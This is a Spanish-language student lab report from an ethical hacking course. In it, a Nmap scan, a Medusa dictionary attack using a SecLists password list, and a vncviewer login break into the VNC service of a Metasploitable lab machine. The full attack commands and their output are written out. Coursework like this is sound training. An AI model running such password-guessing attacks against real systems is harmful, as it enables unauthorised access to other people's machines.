



Curso de Hacking ético Master. D

Ejercicio 3 - CREACIÓN Y
USO DE DICCIONARIOS

Alumno: Julián Gordon

Índice

Introducción	3
Descarga Diccionario SecList	4
Análisis de puertos sobre Metasploitable.....	5
Uso de la herramienta Medusa	6
Conclusiones	8


Introducción

En este ejercicio, haremos uso de un diccionario de SecList, sobre el servicio vnc de la maquina de Metasploitable de nuestro laboratorio. VNC (Virtual Network Computing) es un sistema que permite controlar de forma remota un escritorio o una interfaz gráfica de usuario a través de una red. Este servicio suele ser usado para soporte técnico remoto, administración de servidores a distancia y acceso a computadoras de forma remota. Para descubrir la contraseña y poder acceder a este servicio, utilizaremos la herramienta Medusa con un diccionario sencillo de SecList.

Descarga del diccionario de SecList


Empezaremos haciendo un gitclone del repositorio :

<https://github.com/danielmiessler/SecLists>



A terminal window on a Kali Linux system. The window title is "kali@Julian". The terminal shows the command `git clone https://github.com/danielmiessler/SecLists` being entered at the prompt. The prompt is `(kali@Julian)-[~]`. The terminal has a dark background with a light blue cursor.

```
(kali@Julian)-[~]  
$ git clone https://github.com/danielmiessler/SecLists
```



A terminal window on a Kali Linux system showing the contents of the cloned repository. The prompt is `(kali@Julian)-[~/SecLists]`. The command `ls` has been entered, and the output shows a list of files and directories. The files and directories are: `CONTRIBUTING.md`, `CONTRIBUTORS.md`, `Discovery`, `Fuzzing`, `IOCs`, `LICENSE`, `Miscellaneous`, `Passwords`, `Pattern-Matching`, `Payloads`, `README.md`, `SecLists.png`, `Username`, and `Web-Shel`. The prompt is `(kali@Julian)-[~/SecLists]`.

```
(kali@Julian)-[~/SecLists]  
$ ls  
CONTRIBUTING.md  Discovery  IOCs      Miscellaneous  Pattern-Matching  README.md  Username  
CONTRIBUTORS.md  Fuzzing   LICENSE   Passwords     Payloads          SecLists.png  Web-Shel
```

Análisis de puertos sobre máquina Metasploitable

Empezaremos nuestro análisis lanzando un Nmap sobre nuestra máquina de Metasploitable. Encontró varios puertos abiertos, pero en este caso, daremos atención al puerto 5900 TCP que corresponde al servicio VNC.

```
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNC Authentication (2)
```


Para poder utilizar vnc, usamos el comando vncviewer. Le pasamos el ip de la máquina y luego nos pedirá una contraseña, que por el momento aún no la tenemos. Para intentar lograr encontrar la contraseña utilizaremos un diccionario de SecLists.

Uso de la herramienta Medusa

Utilizaremos la herramienta Medusa para realizar un ataque de diccionario. Para ello lanzamos el comando:

```
medusa -h 10.0.2.11 -u * -P 500-worst-passwords.txt -M vnc
```

Donde -h es el ip de nuestro objetivo, -u es el nombre de usuario al que atacaremos (al ver que no solicita nombre de usuario y solo solicita contraseña, dejaremos un *). Luego -P representa la ruta del diccionario que queremos utilizar (en este caso ya estamos dentro de la carpeta de SecLists donde esta este diccionario). El parámetro -M representa el módulo que queremos que trabaje que será vnc.



```
(kali@Julian)-[~/SecLists/Passwords]
$ medusa -h 10.0.2.11 -u * -P 500-worst-passwords.txt -M vnc
ACCOUNT CHECK: [vnc] Host: 10.0.2.11 (1 of 1, 0 complete) User: 500-worst-passwords.txt (1 of 1, 0 complete) Password: 123456 (1 of 499 complete)
ACCOUNT CHECK: [vnc] Host: 10.0.2.11 (1 of 1, 0 complete) User: 500-worst-passwords.txt (1 of 1, 0 complete) Password: password (2 of 499 complete)
ACCOUNT FOUND: [vnc] Host: 10.0.2.11 User: 500-worst-passwords.txt Password: password [SUCCESS]
```

Hemos encontrado la contraseña “password”. La probaremos con el comando vncviewer. En la siguiente imagen podemos ver cómo obtuvimos acceso.

```
(kali@Julian)~[~/SecLists/Passwords]
$ vncviewer 10.0.2.11
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16
```



Conclusiones

A través de la realización de este ejercicio, aprendimos a utilizar un diccionario sencillo para adivinar una contraseña muy sencilla que viene por defecto en el servicio vnc de la maquina de Metasploitable. Esto nos abre un camino de aprendizaje para realizar ataques más específicos, sobre objetivos de los cuales no tengan contraseñas por defecto. Sabemos que hay una gran cantidad de diccionarios específicos en el directorio SecLists, dependiendo de para que lo queramos utilizar, con la herramienta Medusa podemos utilizarlos de una forma rápida y efectiva.